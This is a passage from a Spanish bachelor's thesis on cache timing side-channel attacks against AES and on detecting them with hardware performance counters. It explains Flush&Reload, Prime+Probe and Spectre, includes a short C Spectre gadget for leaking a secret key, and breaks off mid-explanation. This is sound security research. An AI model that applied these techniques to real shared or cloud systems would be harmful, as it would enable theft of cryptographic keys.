Detección de ataques basados en el comportamiento temporal de la cache usando contadores hardware

Iván Prada Cazalla

DOBLE GRADO EN INGENIERÍA INFORMÁTICA Y MATEMÁTICAS. FACULTAD DE INFORMÁTICA
UNIVERSIDAD COMPLUTESNE DE MADRID

Trabajo de fin de grado del Grado en Doble Grado en Ingeniería Informática - Matemáticas

Madrid, 20 de mayo de 2019

Directora:

Katzalin Olcoz Herrero

Autorización de difusión

Iván Prada Cazalla

Madrid, 20 de mayo de 2019

El abajo firmante, matriculado en el Doble Grado en Ingeniería Informática y Matemáticas de la Facultad de Informática, autoriza a la Universidad Complutense de Madrid (UCM) a difundir y utilizar con fines académicos, no comerciales y mencionando expresamente a su autor el presente Trabajo Fin de Grado: "Detección de ataques basados en el comportamiento temporal de la cache usando contadores hardware", realizado durante el curso académico 2018-2019 bajo la dirección de Katzalin Olcoz Herrero en el Departamento de Arquitectura de Computadores y Automática, y a la Biblioteca de la UCM a depositarlo en el Archivo Institucional E-Prints Complutense con el objeto de incrementar la difusión, uso e impacto del trabajo en Internet y garantizar su preservación y acceso a largo plazo.

Agradecimientos

En primer lugar, quiero agradecer a la directora de mi Trabajo de Fin de Grado el tiempo que me ha dedicado durante el desarrollo del mismo, así como por todos los conocimientos que me ha transmitido durante estos años.

Además, quiero agradecer a mi familia la ayuda y el apoyo que me han dado a lo largo de todo este tiempo. A mis padres y a mi hermano por estar siempre ahí.

Gracias.

Índice general

Resumen

En las últimas décadas han surgido múltiples ataques que buscaban explotar las brechas de seguridad de los sistemas informáticos. Entre ellos se encuentran los ataques de canal lateral a cache, destacados por no necesitar ejecutar código privilegiado en la víctima. Esto les hace una buena elección para obtener información privilegiada, dando lugar a graves problemas de seguridad, sobre todo en entornos cloud (debido a la alta compartición de recursos). A lo largo de este trabajo se ha desarrollado un programa que realiza un ataque de canal lateral al algoritmo criptográfico AES-Rijndael. El ataque aprovecha las T-tablas (que fueron introducidas para optimizar el proceso de encriptado) como objetos compartidos entre atacante y víctima, permitiendo así el uso de la técnica Flush&Reload para obtener la clave de encriptación. Se ha desarrollado un segundo programa basado en contadores hardware, que aprovecha los fallos de la memoria cache compartida para detectar cuando se produce un ataque. Además, se ha estudiado el comportamiento del detector para distintas frecuencias de muestreo, con el objetivo de aumentar su fiabilidad y reducir la carga del sistema. Finalmente, se ha estudiado la detección de ataques fragmentados en el tiempo para diferentes frecuencias de muestreo. Los resultados muestran que los contadores hardware son herramientas viables para detectar el ataque, y que utilizar el detector a frecuencias bajas es más efectivo para aumentar las posibilidades de detectar un ataque, sobre todo si el ataque está fragmentado en el tiempo.

Palabras clave

Ataques de canal lateral a cache, AES, Flush&Reload, contadores hardware.

Abstract

In recent decades, there have been multiple attacks that seek to exploit the security loopholes of computer systems. Amongst them are side-channel attacks on caches, which stand out for not needing to execute privileged code from the victim. For this reason, they are often chosen to extract secret information, which can lead to serious problems, especially in cloud-based environments (due to highly shared resources).

Throughout this project, a program has been developed to perform a side channel attack on the AES-Rijndael cryptographic algorithm. The attack takes advantage of T-tables (which were introduced to optimize the encryption process) as shared objects between attacker and victim, and thus enables the Flush&Reload technique to obtain the encryption key. A second program, based on performance monitoring counters (PMC) has been developed, which takes advantage of the shared cache misses to detect when there is an attack. Furthermore, the detector behavior has been studied for different sampling frequencies in order to increase reliability and to reduce system overhead. Finally, the detectability of a time fragmented attack has been studied for varying sampling frequencies. The results show that PMCs are feasible tools to detect the attack, and that sampling PMCs at lower frequencies is more effective to increase the chances of detecting an attack, especially if the attack has been fragmented in time.

Keywords

Side-channel attacks, AES, Flush&Reload, Performance Monitoring Counters

Índice de figuras

Índice de cuadros

Acrónimos

AES Advanced Encryption Standard. 15, 16, 21, 23, 37, 41, 43, 60

BTAC Branch Target Address Cache. 9, 10

COW Copy-on-write. 11

GF Galois Field. 25, 26, 62–67

KSM Kernel Samepage Merging. 11

LLC Last Level Cache. 7

MDS Microarchitectural Data Sampling. 17

MMU Memory Management Unit. 6, 9

PMC Performance Monitoring Counters. 47

TLB Translation Lookaside Buffer. 9

Capítulo 1

Introducción

1.1. Antecedentes

Múltiples estudios han sido desarrollados a lo largo de estas últimas décadas en los que se han tratado ataques de canal lateral basados en la medición de tiempos. Entre ellos podemos encontrar publicaciones encargadas de recoger distintas variantes de estos [5, 15], así como focalizadas en los ataques de canal lateral basados en la cache [20]. Para comprobar la peligrosidad de este tipo de ataques, se han utilizado para atacar la seguridad de distintos algoritmos criptográficos, desarrollándose ataques a algoritmos como AES (aprovechando como recurso compartido las T-tablas utilizadas en este algoritmo, la técnica Flush&Reload [26] y la inclusividad de la cache de último nivel) como, por ejemplo, en [4, 7, 21], a RSA (aprovechando la estructura del algoritmo de exponenciación rápida) en [26], o a algoritmos de curva elíptica como ECDSA (aprovechando la estructura de la multiplicación modular de Montgomery) en [25]. Además, estos últimos años han surgido nuevos ataques que aprovechan estas vulnerabilidades, como Spectre [18], Meltdown [19], y múltiples variantes de ellos [9], o incluso, simultáneamente al desarrollo de este documento, ataques como ZombieLoad [23].

En la búsqueda de contramedidas que disminuyan o erradiquen estas vulnerabilidades, recientemente se han comenzado a usar los contadores hardware para detectar este tipo de ataques. Como ejemplos podemos enunciar el artículo de Chiappeta et al [11] (en el que se

monitorizan el proceso víctima y el atacante), el detector CloudRadar [27], que monitoriza todas las máquinas virtuales, o CacheShield [7], que simplemente monitoriza el proceso víctima.

1.2. Objetivos y plan de trabajo

El objetivo de este trabajo consiste en desarrollar un ataque completo que explote la cache como canal lateral así como la construcción de un programa detector (utilizando contadores hardware) que sea capaz de identificar cuándo se producen estos ataques (y a ser posible, tenga un bajo impacto en el rendimiento). Por último se estudiará la validez del detector construido frente a fragmentaciones temporales del ataque desarrollado.
Para conseguir estos objetivos se han desarrollado las siguientes tareas:

- Estudio de la arquitectura Intel, así como el código ensamblador asociado a ésta.
- Lectura de distintos tipos de técnicas de ataques (programación orientada a retorno, desbordamiento de pila,...), así como las contramedidas disponibles en los sistemas operativos actuales.
- Estudio del algoritmo Rindjael así como de la base matemática asociada que lo sustenta, junto con el uso de la librería *openssl* para el cifrado y desencriptado de textos.
- Implementación de un servidor que hará el papel de víctima.
- Implementación de un programa que realiza un ataque de canal lateral a cache al proceso víctima y una versión modificada que realiza el ataque fragmentado en el tiempo.
- Aprendizaje sobre contadores hardware así como de la librería PAPI para el desarrollo del detector.
- Implementación de un programa para la detección de ataques de canal lateral a cache.

- Desarrollo de pruebas del detector variando sus parámetros, con el fin de detectar no solo el ataque lanzado en bloque sino fragmentaciones temporales de él.

Este trabajo ha sido aceptado como artículo en el congreso Jornadas de Cloud Computing y Big Data 2019, que se celebrará en La Plata (Argentina), y está disponible en [22].

1.3. Organización de la memoria

La estructura de la memoria queda dividida en una serie de capítulos que tratarán lo siguiente:

- Capitulo 2: diferentes conceptos necesarios para los siguientes capítulos.
- Capítulo 3: clasificación de ataques de canal lateral, y explicación de algunos ataques de canal lateral a cache.
- Capítulo 4: se desarrolla el algoritmo Rijndael, objetivo de estudio para poder realizar el ataque.
- Capítulo 5: entorno utilizado para las pruebas.
- Capítulo 6: expone de manera detallada el funcionamiento del ataque y el proceso víctima.
- Capítulo 7: capítulo dedicado a elaborar un detector para el ataque desarrollado en el capítulo anterior, así como un estudio para poder realizar la detección del ataque fragmentado en el tiempo.
- Capítulo 8: conclusión realizada tras el desarrollo del documento.

Por último se encontrarán cuatro anexos. El primero explicará el funcionamiento de las operaciones matemáticas en la estructura algebraica sobre la que se define Rijndael. Los tres siguientes corresponderán a los programas del atacante, la víctima y el detector, así como

un pequeño programa destinado a ejemplificar la diferencia de tiempos de acceso a cache frente a los de memoria principal.

Capítulo 2

Conceptos previos

En este capítulo se busca recordar los conceptos previos necesarios para entender con detalle el ataque desarrollado en el capítulo 6. El ataque se basa en una compleja interacción entre la microarquitectura y el sistema operativo. Debido a esto, se explicarán conceptos de microarquitectura (sección 2.1), que darán la base para entender el comportamiento de la cache, así como las optimizaciones producidas al utilizar memoria compartida, realizadas por el sistema operativo (sección 2.2). Los contenidos han sido extraídos de [16] y de [10], en donde se puede realizar una consulta más detallada.

2.1. Microarquitectura

2.1.1. Jerarquía de memoria

Debido a la ley de Moore [1], se ha producido un rápido desarrollo en la tecnología asociada a los microprocesadores. Para el funcionamiento de estos se necesita una unidad de memoria en la que almacenar los datos, con velocidades de transferencia similares a las utilizadas durante la actividad de procesado. Sin embargo, la tecnología asociada a las memorias no ha conseguido los mismos logros a la misma velocidad. Se han desarrollado tecnologías muy rápidas para el almacenamiento, pero con costes muy elevados, y almacenamiento con

[1] La ley de Moore establece que cada dos años se puede disminuir el tamaño de los transistores a la mitad, lo que implica que en un mismo espacio se puede tener el doble de transistores, o la misma funcionalidad en un espacio con la mitad de tamaño.

grandes cantidades de memoria pero muy lentas. Por lo tanto, se ha tenido que diseñar una estructura jerárquica, con el fin de agilizar al máximo los tiempos de acceso, pero sin gastar cantidades ingentes de dinero. Además, hay que tener en cuenta que memorias cache muy grandes no serían tan rápidas debido a los altos tiempos de acceso derivados de su tamaño. La jerarquía de memoria se basa en la estratificación del concepto de una memoria unificada con el fin de obtener los mejores tiempos de acceso posibles, minimizando el gasto económico, y siendo el uso de esta memoria transparente para el usuario. De esta forma, se han situado memorias pequeñas pero muy rápidas en las capas más altas (que carecen de persistencia en el almacenamiento, como pueden ser las memorias cache o la memoria ram o principal) y memorias con mayor almacenamiento y persistencia en capas más bajas (discos duros ssd, discos mecánicos conocidos como memorias secundarias). Las diferencias de tiempo entre capas no son despreciables (llegando a tratarse de distintos órdenes de magnitud), lo que además de producir ventajas, también ha producido algunos problemas, como los ataques de canal lateral, que se tratarán con más profundidad posteriormente en este trabajo.
Este conjunto de capas será manejado por componentes hardware y por el sistema operativo, para solventar el problema del direccionamiento de la información almacenada en todas las memorias, de tal manera que siga siendo escalable sin tener que modificar ninguna parte del sistema cada vez que se añada memoria nueva. Tendremos dos etapas importantes:

- Gestión de la memoria cache, que se encargará del intercambio de información entre memoria cache y memoria principal (y que será realizada por la Memory Management Unit (MMU)).

- Gestión de la memoria virtual, que se encargará del intercambio de información entre memoria principal y memoria secundaria (y que será realizada por la Memory Management Unit (MMU) y el sistema operativo).

La jerarquía de memoria tiene que garantizar la inclusión (cualquier nivel debe contener información de niveles inferiores a él), la coherencia (si un dato se encuentra en un nivel

superior y es modificado, tiene que hacerse en los niveles que estén por debajo de él) y la localidad tanto temporal, como espacial, que dicen que si un dato es utilizado volverá a serlo pronto, o se utilizarán datos cercanos.

2.1.2. Memoria Cache

Sin contar los registros de almacenamiento incluidos en el procesador, que son pocos, el siguiente nivel de la jerarquía es la memoria cache. En los chips actuales podemos encontrar distintos tipos de cache, teniendo caches de nivel 1 (cache L1, normalmente dividida, para tener datos y instrucciones separados) y de nivel 2 (cache L2) individuales para cada núcleo, y una Last Level Cache (LLC) o cache L3 compartida por todos los núcleos del procesador (figura 2.1).




Figura 2.1: Ejemplo de procesador con dos cores y tres niveles de cache

Para que el procesador pueda acceder a los elementos de estas memorias, serán direccionadas físicamente a nivel de byte, con direcciones de 32 o 64 bits según la arquitectura utilizada por el chip. Sin embargo, tras realizar una petición, el procesador no recibirá solo un byte, sino que la cantidad mínima de información compartida entre procesador y cache

será una *palabra*, normalmente formada por 16, 32 o 64 bits. A su vez, cuando la cache pida información a niveles inferiores, obtendrá un bloque/línea, conformado por 64 bytes de información (de esta forma, gracias a la localidad, futuros accesos cercanos se resolverán en menor tiempo que si se tiene que pedir a niveles inferiores). Si el procesador pide un dato que no se encuentra en la cache se producirá un *fallo de cache* y se tendrá que solicitar el elemento buscado a niveles inferiores. Debido al pequeño tamaño de estas memorias y a que pueden almacenar una cantidad finita de información, los bloques traídos de memoria principal se ubicarán según unas políticas de emplazamiento (emplazamiento directo, asociativo o asociativo por conjuntos). Además, tras modificar un elemento en la memoria cache, se actualizarán los datos en niveles inferiores según una política de actualización determinada.

Para comprobar las diferencias de tiempos de acceso entre memoria cache y memoria principal, se ha realizado un programa disponible en el anexo D. En él se comprueba el tiempo de acceso a diez elementos de un array (separados por un espacio correspondiente a dos veces el tamaño de bloque para no traerlos todos de golpe y evitar posibles prebúsquedas). De estos, todos menos uno han sido expulsados previamente de memoria cache. De esta forma se puede comprobar la diferencia de tiempo entre un acierto y un fallo de acceso a un elemento en la cache. Se muestran en la tabla 2.1 los resultados obtenidos (ciclos que ha durado el acceso a cada elemento del array) tras realizar el promedio de 1000 accesos a los elementos del array.

2.1.3. Memoria Virtual

La memoria principal puede ser direccionada con una serie de bits (direcciones físicas). Los sistemas operativos actuales son capaces de gestionar varias tareas para mejorar el aprovechamiento del procesador y por eso es necesario proporcionar a cada proceso un espacio de direcciones independiente y aislado. Para ello se desarrolló la memoria virtual, que permite a cada proceso tener su propio espacio de direcciones virtual, que tenga como tamaño máximo el que permita direccionar el procesador. Este será dividido en conjuntos de información lla-

Elemento del array	Ciclos de acceso
0	273 ciclos
1	310 ciclos
2	274 ciclos
3	48 ciclos
4	276 ciclos
5	280 ciclos
6	274 ciclos
7	347 ciclos
8	311 ciclos
9	256 ciclos

Tabla 2.1: Número de ciclos de acceso a elementos que producen aciertos (están en cache, color rojo) o fallos de cache (no se encuentran en la cache, color negro)

mados *páginas*. Para cada página utilizada de la memoria virtual, se le asociará una página situada en el espacio de direcciones físico. El encargado de hacer estas traducciones será la Memory Management Unit (MMU). De esta manera, se tendrán en memoria las páginas que se estén utilizando en ese momento. Cuando se solicite una página que haya sido expulsada de memoria principal pero su proceso la necesite, se provocará una interrupción que llamará al sistema operativo. Este se encargará de obtener la página y sustituirla por otra que esté ocupando la memoria principal, según la política de emplazamiento que esté siendo utilizada. Además, para acelerar la traducción se tendrá una cache especial, la Translation Lookaside Buffer (TLB), encargada de tener las traducciones más recientes.

2.1.4. Predictor de saltos y ejecución especulativa

Durante la ejecución de un programa, la toma de ramas correspondiente a condicionales y bucles está ligada a cómo se ha comportado el programa en el pasado. Debido a esta relación con el comportamiento previo del programa, y para aprovechar al máximo los ciclos de reloj, se desarrolló lo que se conoce como *predictor de saltos*. Este mecanismo permite seleccionar la rama más probable que se tiene que ejecutar, antes de conocer la condición. Además, éste se irá entrenando según vaya conociéndose el comportamiento previo en otras ejecuciones del mismo salto. El predictor consistirá en una memoria cache denominada Branch Target

Address Cache (BTAC) (aunque se podrán encontrar otras implementaciones), que para una dirección de una instrucción de salto dirá cual es la siguiente instrucción a utilizar, y que se actualizará según se vayan ejecutando nuevas instrucciones condicionales.

La *ejecución especulativa* es una optimización introducida durante los años 90 en los procesadores con el fin de acelerar la ejecución de bucles y condicionales, parando así el pipeline el mínimo tiempo posible. Supongamos que durante la ejecución de instrucciones de un programa llegamos a una instrucción condicional. Para saber qué rama del condicional elegir, necesitamos esperar a tener calculada la condición. Aquí es donde entra la especulación. El procesador continuará ejecutando una de las ramas, que será elegida por un predictor de saltos. Hay que remarcar que durante la ejecución especulativa de instrucciones no se almacenarán los cambios realizados de manera definitiva hasta que se compruebe que es la rama correcta. Una vez que se calcule la condición de salto, el procesador comprobará si se tomó el camino correcto. Si fue así, se habrá ganado todo ese tiempo, en el que de otra manera el procesador hubiera estado parado. Si no ha sido la elección correcta (se ha producido un fallo de especulación), no se consolidarán los cambios realizados por las instrucciones especulativas.

2.2. Sistemas Operativos

2.2.1. Mapa de memoria de un proceso

Una vez lanzado un ejecutable, el sistema operativo creará un proceso en memoria con la estructura representada en la tabla 2.2. Este mapa se situará en un espacio de direcciones virtual que, según vayan siendo utilizadas, se irán llevando las páginas necesarias a memoria principal.

Si la biblioteca es estática, el código completo de ésta habrá sido añadido al ejecutable durante el proceso de compilación. Sin embargo, si es dinámica, el código de la biblioteca no estará presente en el ejecutable. Debido a esto cuando se lance el proceso, éste tendrá una primera llamada que cargará las bibliotecas dinámicas necesarias en el sistema (mediante

un montador), o las cargará bajo demanda según las vaya necesitando. Ahora bien, se podrá dar el caso de que más de un proceso necesite la misma biblioteca dinámica. Si se cargara en el sistema tantas veces como procesos la necesitaran, se produciría un consumo demasiado alto para el sistema. Es aquí donde entra la **deduplicación**.

Código
Datos con valor inicial
Datos sin valor inicial
Heap
...
Ficheros proyectados
Zona de memoria compartida
Código y datos de bibliotecas dinámicas
...
Pila

Tabla 2.2: Mapa de memoria de un proceso

2.2.2. Compartición de memoria: Deduplicación

El sistema operativo nos permite compartir memoria entre procesos mediante *memoria compartida*, que consiste en regiones de memoria mapeadas en el espacio de direcciones virtuales de distintos procesos, tal como se ve en la figura 2.2. La deduplicación es una técnica de memoria compartida creada para reducir al máximo el número de páginas con la misma información, y que puedan necesitar procesos distintos. En el caso de linux, se conoce como Kernel Samepage Merging (KSM), y consiste en un thread lanzado por el kernel que se encarga de comprobar periódicamente todas las páginas que están siendo usadas y calcular un hash de su contenido. De esta forma si dos páginas comparten hash, se tomarán como la misma y el sistema se quedará con una de ellas, reduciendo así la carga del sistema. Estas páginas serán marcadas como Copy-on-write (COW). Esto indicará al kernel que si alguno de los procesos intenta modificar esa página compartida, automáticamente se le creará una copia individual en la que pueda hacer los cambios necesarios.




Figura 2.2: Proceso de deduplicado de páginas

Capítulo 3

Ataques de canal lateral

Para realizar un ataque a un programa informático se necesita poder analizar su código en búsqueda de posibles fallos derivados de la implementación. Esto no siempre es posible, lo que ha llevado al desarrollo de los conocidos como ataques de canal lateral (side-channel attacks). La idea de este tipo de ataques se basa en la observación y procesado (utilizando técnicas estadísticas) de la información generada por el sistema físico en el que se ejecuta la víctima. Según la influencia que tenga el atacante sobre el canal, se podrán diferenciar en:

- **Pasivos**: el atacante observa el canal lateral para obtener conclusiones sobre la ejecución de la víctima.
- **Activos**: el atacante interfiere en el canal lateral para estudiar el comportamiento de la víctima durante su ejecución y ver como influyen estas modificaciones.

Estos ataques podrán utilizar diferentes canales según el acceso que se tenga al sistema en el que se ejecuta la víctima, tales como:

- La energía utilizada por el proceso atacado durante su ejecución.
- Fugas electromagnéticas.
- Análisis de fallos diferenciales, que consisten en producir fallos en el sistema para ver cómo se comporta el proceso víctima en esos casos.

- Canales basados en la escucha/observación de medios acústicos (grabados con micrófonos) u ópticos (grabados por cámaras).
- Estado de la cache, buffers o registros tras la ejecución de la víctima.

A partir de aquí nos vamos a centrar en los ataques que usan la cache como canal lateral, ya que éstos no necesitan acceder físicamente a la máquina, sino sólo ejecutar código no privilegiado en ella.

3.1. Tipos de ataques de canal lateral a la cache

Durante el desarrollo de este trabajo trataremos distintos ataques activos y pasivos que utilizan la cache como canal lateral, debido a la importancia e impacto que están adquiriendo en infraestructuras de tipo *cloud* (un usuario de este tipo de servicio podrá atacar a otro gracias a que ambos comparten algún nivel de cache). Grandes empresas como Amazon, Google e IBM ofrecen servicios basados en estas plataformas, en los que cualquiera puede correr sus aplicaciones, realizar análisis de datos..., con la ventaja de que el coste de utilizar estos servicios es mucho más barato que adquirir la tecnología utilizada. Esta situación ha provocado un gran interés por parte de atacantes e investigadores, debido a la sensibilidad de los datos manejados por estas grandes infraestructuras de cómputo. De esta manera, surgen una serie de ataques, que clasificaremos a continuación. Englobaremos los ataques de canal lateral a cache en los siguientes dos grupos:

3.1.1. Time-driven

Estudian la variación del tiempo que tarda en ejecutarse cierto algoritmo tras realizar variaciones en el contenido de la cache compartida entre atacante y víctima, para así buscar correlaciones entre el tiempo que tarda en ejecutarse el algoritmo y la clave utilizada. Este tipo de ataque es muy sensible al ruido, lo que implica que suele ser necesario un gran número de ejecuciones para lograr extraer la clave. La ventaja es que no necesitamos conocer ninguna información interna del proceso víctima, solo el tiempo que tarda en ejecutarse.

3.1.2. Access-driven

Para esta variante de ataque cambiamos la perspectiva. Su realización depende de poder espiar algún tipo de información utilizada por el algoritmo, ya sea contenido de la cache de datos, de la de instrucciones, o incluso del comportamiento del predictor de saltos. Estos serán mucho más potentes y menos sensibles al ruido que los *Time-driven*. Se basarán en comprobar si la víctima accede a ciertos elementos, que serán vigilados por el atacante.

3.2. Ejemplos de ataques de canal lateral a la cache

Algunos ejemplos de ataques pertenecientes a las categorías anteriores son los siguientes:

3.2.1. Cache Collision (Tipo de ataque: Time-driven)

Se basa en observar el tiempo que tarda en ejecutarse un algoritmo sucesivas veces, y según las diferencias de éste (producidas por colisiones en la cache), intentar extraer la información sensible buscada. Fue utilizado, por ejemplo para atacar AES en [6].

3.2.2. Evict+Time (Tipo de ataque: Time-driven)

El ataque consistirá en comprobar si durante la ejecución de la víctima se utiliza algún conjunto específico de la cache. En caso de existir esta dependencia, que el bloque esté o no en la cache afecta en el comportamiento temporal de la víctima. Una vez lanzado el proceso víctima y medido su tiempo de ejecución tendremos dos etapas:

- **Evict**: Desalojo un conjunto específico de cache.
- **Time**: Medición del tiempo que tarda en ejecutarse de nuevo el algoritmo.

3.2.3. Prime+Probe (Tipo de ataque: Access-driven)

Este ataque, al igual que el anterior, se encarga de comprobar si el proceso víctima utiliza ciertos conjuntos de la cache. Se divide en los siguientes pasos:

- **Prime**: Ocupamos un conjunto específico de cache.
- Ejecutar el proceso víctima.
- **Time**: Detectamos si el conjunto ocupado en la etapa *Prime* sigue estándolo.

Estos dos últimos tipos de ataques, fueron explotados por ejemplo en [21] por Osvik et al. para extraer la clave de un algoritmo de cifrado AES.

3.2.4. Flush&Reload (Tipo de ataque: Access-driven)

Esta técnica fue introducida en [26] para mejorar los ataques de tipo *Time-driven*. Presenta una mayor precisión, ya que nos permite determinar la presencia de una línea concreta en cache (a diferencia de, por ejemplo *Evict+Time* o *Prime+Probe*, que solo nos permitían determinar si se había accedido o no a un conjunto). Para ello explota tres conceptos:

1. Memoria compartida entre el proceso atacante y la víctima.
2. Que la cache de último nivel sea compartida, lo que permitirá que los procesos del atacante y de la víctima no tengan que estar necesariamente ejecutándose en el mismo core.
3. La inclusividad de las caches (en concreto la cache de último nivel inclusiva, presente en microprocesadores Intel entre otros).

Una vez que el proceso víctima está ubicado en memoria y que el atacante ha conseguido compartir un objeto con él (por ejemplo las T-tablas) mediante la deduplicación, los pasos a seguir por este ataque son los siguientes:

- **Flush**: expulsar una línea concreta de todos los niveles de cache (gracias a la inclusividad, al expulsarlo de la L1 privada del core en el que se ejecuta el atacante, se eliminará de los niveles inferiores, entre ellos la cache compartida).
- Ejecutar el proceso víctima.

- **Reload**: verificar si la línea expulsada en la etapa *Flush* ha sido cargada o no por el proceso víctima durante su ejecución. Para ello se comprobará si el tiempo de acceso ha sido superior o inferior a una *cota* determinada experimentalmente.

3.2.5. Spectre y el predictor de saltos

En enero de 2018, Jann Horn, integrante del equipo del Google Project Zero, y un grupo de investigadores liderado por Paul Kocher encontraron de manera independiente un conjunto de vulnerabilidades que consistían en aprovechar el comportamiento temporal de la cache junto con la ejecución especulativa de instrucciones que producen fallos de predicción. Estos son:

- Las variantes 1 y 2 (CVE-2017-5753 y CVE-2017-5715 respectivamente) llamadas Spectre [18].
- Una variante 3 (CVE-2017-5754) conocida como Meltdown [19].

A raíz de esto, surgieron estudios posteriores como [9], en los que se trataron estas y nuevas variantes y que vieron que estos ataques podían obtener datos potencialmente sensibles. Además, recientemente se han descubierto una serie de nuevas vulnerabilidades similares a Spectre, conocidas como Microarchitectural Data Sampling (MDS), entre las que destaca ZombieLoad [23].

Nos vamos a centrar en explicar el funcionamiento de Spectre junto con la implementación de un ataque que hará provecho de él. Con esto se mostrará la utilidad del recién introducido Flush&Reload, y cómo éste puede ser utilizado como herramienta para explotar otras vulnerabilidades. Un ejemplo de vulnerabilidad es producido por la ejecución especulativa de instrucciones que accedan a memoria cache. Lo lógico sería que el procesador no dejara información producida por las instrucciones ejecutadas especulativamente una vez que se ha detectado que es un fallo de especulación. Spectre demuestra que esto no es así. La restauración al estado anterior a fallo especulativo no incluye recuperar como se encontraba la

cache, lo que implica que datos traídos a cache por estas instrucciones seguirán ahí una vez que el procesador se haya recuperado del fallo de especulación. Veámoslo en funcionamiento con un ejemplo.

Vamos a tratar una simplificación del caso multiproceso, en el que atacante y víctima se encuentran en el mismo proceso. Tanto para este ejemplo como para el caso multiproceso se deberán cumplir las condiciones que hacían posible el uso de la técnica Flush&Reload (ver 3.2.4). En este caso, los datos compartidos entre atacante y víctima corresponden con los arrays *array* y *array_aux*, que se muestran a continuación:

```
uint8_t array[10];

char *clave = "abcdefghijklmno";

uint8_t size_clave = 15;

uint8_t array_aux[256 * 4096];

uint8_t size_array = 10;
```

EL código de la víctima es el siguiente:

```
uint8_t victima(size_t x){
  if(x < size_array){
    return array_aux[array[x] * 4096];
  }
  return 0;
}
```

Vemos que la función controla que no podamos salirnos de *array* superiormente. Pero sin embargo, como hemos explicado antes, tras un fallo especulativo no se recupera el estado de la cache anterior. Esto producirá que si introducimos un número que pase el índice superior (y el predictor está entrenado debidamente para que entre en el condicional) podremos acceder a *array_aux* con un índice que esté fuera de él (en nuestro caso nos interesa que el índice sea tal que nos desplace por la memoria hasta llegar a un elemento de la clave buscada), lo que traerá un elemento de *array_aux* a cache, que luego no será quitado de ahí. En este caso, el *array_aux* está constituido por 256 elementos (tantos como caracteres ASCII), y éstos a su vez separados por 4096 posiciones (que corresponden al tamaño de bloque que el procesador trae cuando acede a memoria, en vez de traer un solo elemento del

